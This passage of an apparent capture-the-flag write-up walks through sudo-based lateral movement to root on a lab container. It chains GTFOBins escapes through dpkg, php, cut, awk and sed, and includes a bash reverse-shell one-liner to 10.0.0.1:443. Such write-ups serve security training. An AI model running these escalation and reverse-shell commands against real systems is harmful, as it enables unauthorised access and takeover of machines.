/usr/bin/su
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/ping
/usr/bin/sudo
freddy@d45a96a88123:~$ sudo -l
sudo -l
Matching Defaults entries for freddy on d45a96a88123:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User freddy may run the following commands on d45a96a88123:
    (bobby) NOPASSWD: /usr/bin/dpkg
freddy@d45a96a88123:~$ 
```


Although some binaries weren't exploitable, it was observed that `/usr/bin/dpkg` could be executed by the user `bobby`, suggesting a possible **lateral movement**. According to GTFObins, we can see how to leverage `dpkg`.

Some adjustments were made to the terminal to avoid errors when executing commands:

```
- script /dev/null -c bash
- stty raw -echo; fg
    reset xterm
- CTRL + z to background the shell
- export TERM=xterm
- export SHELL=bash
- stty rows 47 columns 189
```


Running the commands to use `dpkg`:

```
sudo -u bobby /usr/bin/dpkg -l
```




```
freddy@196cfc745c28:~$ export TERM=xterm
freddy@196cfc745c28:~$ export SHELL=bash
freddy@196cfc745c28:~$ stty rows 47 columns 189
freddy@196cfc745c28:~$ sudo -l
Matching Defaults entries for freddy on 196cfc745c28:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin, use_pty

User freddy may run the following commands on 196cfc745c28:
    (bobby) NOPASSWD: /usr/bin/dpkg
freddy@196cfc745c28:~$ sudo -u bobby /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                            Version                           Architecture Descrip
tion
+++-===============================-=================================-============-=======
=========================================================================
ii  adduser                         3.137ubuntu1                      all          add and
 remove users and groups
ii  apache2                         2.4.58-1ubuntu8.1                 amd64        Apache
HTTP Server
ii  apache2-bin                     2.4.58-1ubuntu8.1                 amd64        Apache
HTTP Server (modules and other binary files)
```



```
ii  fontconfig-config               2.15.0-1.1ubuntu2                 amd64        generic
 font configuration library - configuration
ii  fonts-dejavu-core               2.37-8                            all          Vera fo
nt family derivate with additional characters
ii  fonts-dejavu-mono               2.37-8                            all          Vera fo
nt family derivate with additional characters
ii  g++                             4:13.2.0-7ubuntu1                 amd64        GNU C++
 compiler
ii  g++-13                          13.2.0-23ubuntu4                  amd64        GNU C++
 compiler
ii  g++-13-x86-64-linux-gnu         13.2.0-23ubuntu4                  amd64        GNU C++
 compiler for x86_64-linux-gnu architecture
ii  g++-x86-64-linux-gnu            4:13.2.0-7ubuntu1                 amd64        GNU C++
 compiler for the amd64 architecture
ii  gcc                             4:13.2.0-7ubuntu1                 amd64        GNU C c
ompiler
ii  gcc-13                          13.2.0-23ubuntu4                  amd64        GNU C c
ompiler
ii  gcc-13-base:amd64               13.2.0-23ubuntu4                  amd64        GCC, th
e GNU Compiler Collection (base package)
!/bin/sh
$ whoami
bobby
$
```

After obtaining the `bobby` user, the same binary check process was repeated, leading to the discovery of another user: `gladys`.




```
 compiler
ii  g++-13                          13.2.0-23ubuntu4                  amd64        GNU C++
 compiler
ii  g++-13-x86-64-linux-gnu         13.2.0-23ubuntu4                  amd64        GNU C++
 compiler for x86_64-linux-gnu architecture
ii  g++-x86-64-linux-gnu            4:13.2.0-7ubuntu1                 amd64        GNU C++
 compiler for the amd64 architecture
ii  gcc                             4:13.2.0-7ubuntu1                 amd64        GNU C c
ompiler
ii  gcc-13                          13.2.0-23ubuntu4                  amd64        GNU C c
ompiler
ii  gcc-13-base:amd64               13.2.0-23ubuntu4                  amd64        GCC, th
e GNU Compiler Collection (base package)
!/bin/sh
$ whoami
bobby
$ sudo -l
Matching Defaults entries for bobby on 196cfc745c28:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin, use_pty

User bobby may run the following commands on 196cfc745c28:
    (gladys) NOPASSWD: /usr/bin/php
$ |
```

A PHP command was executed to launch another **reverse shell** and connect as `gladys`:

```
CMD='/bin/bash -c \'bash -i >& /dev/tcp/10.0.0.1/443 0>&1\''
sudo -u gladys /usr/bin/php -r "system('$CMD');"
```


Now as `gladys`, the process was repeated, using GTFObins to check for exploitable binaries. In the `/opt/` directory, a flag was found that was used to move to the next user: `chocolatito`.



```
gladys@196cfc745c28:/home/freddy$ sudo -l
sudo -l
Matching Defaults entries for gladys on 196cfc745c28:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User gladys may run the following commands on 196cfc745c28:
    (chocolatito) NOPASSWD: /usr/bin/cut
gladys@196cfc745c28:/home/freddy$ whoami
whoami
gladys
gladys@196cfc745c28:/home/freddy$ ls /opt
ls /opt
chocolatitocontraseña.txt
gladys@196cfc745c28:/home/freddy$ sudo -u chocolatito /usr/bin/cut -d "" -f1 "/opt/chocolatitocontraseña.txt"
sudo -u chocolatito /usr/bin/cut -d "" -f1 "/opt/chocolatitocontraseña.txt"
chocolatitopassword
gladys@196cfc745c28:/home/freddy$ su chocolatito
su chocolatito
Password: chocolatitopassword
whoami
chocolatito
|
```


After obtaining the `chocolatito` user, new binaries were searched again, and in this case, awk allowed escalation to the next user: `theboss`.



```
whoami
chocolatito
sudo -l
Matching Defaults entries for chocolatito on 196cfc745c28:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User chocolatito may run the following commands on 196cfc745c28:
    (theboss) NOPASSWD: /usr/bin/awk
sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/sh")}'
whoami
theboss
|
```

Using the same method, it was found that this particular user could finally gain **root** access through sed.



```
Matching Defaults entries for theboss on 196cfc745c28:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User theboss may run the following commands on 196cfc745c28:
    (root) NOPASSWD: /usr/bin/sed
sudo -u root /usr/bin/sed -n 'le exec sh 1>&0' /etc/hosts
/usr/bin/sed: -e expression #1, char 2: extra characters after command
whoami
theboss
sudo -u root /usr/bin/sed -n 'le exec sh 1>&0' /etc/hosts
whoami
root
```

After performing several lateral movements, **root** was finally obtained.

---

*Written by **kur0bai***